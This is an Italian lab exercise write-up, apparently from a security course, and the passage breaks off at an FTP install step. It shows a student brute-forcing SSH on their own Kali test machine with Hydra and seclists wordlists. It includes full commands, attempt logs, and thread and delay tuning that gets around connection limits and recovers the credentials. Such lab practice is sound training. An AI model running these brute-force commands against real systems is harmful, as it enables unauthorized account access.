Esercizio S6-L5


L'esercizio di oggi ha un duplice scopo:

● Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.

● Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.


Creazione nuovo user

log:test_user Pwd: testpass




```
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

Fatto partire service ssh




```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Fri 2024-12-13 09:58:37 CET; 19s ago
 Invocation: 7bae3f6201b14abfb54d3b1d9d336a33
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 181616 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 181617 (sshd)
      Tasks: 1 (limit: 9436)
     Memory: 1.3M (peak: 1.7M)
        CPU: 123ms
     CGroup: /system.slice/ssh.service
             └─181617 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 13 09:58:37 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Dec 13 09:58:37 kali sshd[181617]: Server listening on 0.0.0.0 port 22.
Dec 13 09:58:37 kali sshd[181617]: Server listening on :: port 22.
Dec 13 09:58:37 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```




```
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
```

Test accesso ssh




```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Primo test con seclists (impiega troppo tempo)




```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P  /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt 192.168.5
0.100 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 10:17:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1700000 login tries (l:17/p:100000), ~425000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 1 of 1700000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 2 of 1700000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345678" - 3 of 1700000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwerty" - 4 of 1700000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456789" - 5 of 1700000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345" - 6 of 1700000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234" - 7 of 1700000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "111111" - 8 of 1700000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234567" - 9 of 1700000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "dragon" - 10 of 1700000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123123" - 11 of 1700000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "baseball" - 12 of 1700000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "abc123" - 13 of 1700000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "football" - 14 of 1700000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "monkey" - 15 of 1700000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "letmein" - 16 of 1700000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "696969" - 17 of 1700000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "shadow" - 18 of 1700000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "master" - 19 of 1700000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "666666" - 20 of 1700000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwertyuiop" - 21 of 1700000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123321" - 22 of 1700000 [child 2] (0/0)
```

Ho creato due liste brevi, breviuser.txt e brevipass.txt




```
┌──(kali㉿kali)-[~]
└─$ hydra -L breviuser.txt -P  brevipass.txt  192.168.50.100 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 10:24:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 56 login tries (l:7/p:8), ~14 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abc123" - 1 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "pass" - 2 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 3 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345" - 4 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 5 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 6 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "zxcvb" - 7 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "" - 8 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "abc123" - 9 of 56 [child 3] (0/0)
█
```

Riscontro errori dovuti alle troppe richieste e viene chiusa la porta ssh



```
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "zxcvb" - 6 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "" - 7 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "abc123" - 8 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pass" - 9 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 10 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 11 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 11 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 11 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 11 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 11 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 11 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "qwerty" - 12 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "zxcvb" - 13 of 42 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 13 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 13 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 13 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 13 of 42 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 13 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "" - 14 of 43 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 15 of 43 [child 0] (0/1)
[RE-ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 15 of 43 [child 0] (0/1)
[RE-ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 15 of 43 [child 0] (0/1)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pass" - 16 of 44 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 17 of 44 [child 2] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pass" - 17 of 44 [child 1] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 17 of 45 [child 2] (0/3)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 10:56:24
```


Riducendo i thread e ritardando i tentativi ottengo le credenziali




```
┌──(kali㉿kali)-[~]
└─$ hydra -L breviuser.txt -P brevipass.txt  192.168.50.100 -t 1 -w 5  ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 10:57:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 1 task per 1 server, overall 1 task, 42 login tries (l:6/p:7), ~42 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abc123" - 1 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "pass" - 2 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 3 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 4 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 5 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "zxcvb" - 6 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "" - 7 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "abc123" - 8 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pass" - 9 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 10 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 11 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "qwerty" - 12 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "zxcvb" - 13 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "" - 14 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 15 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pass" - 16 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 17 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 18 of 42 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "abc123" - 22 of 42 [child 0] (0/0)
```

Test con FTP

installo vsftpd




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd -y
The following packages were automatically installed and are no longer required:
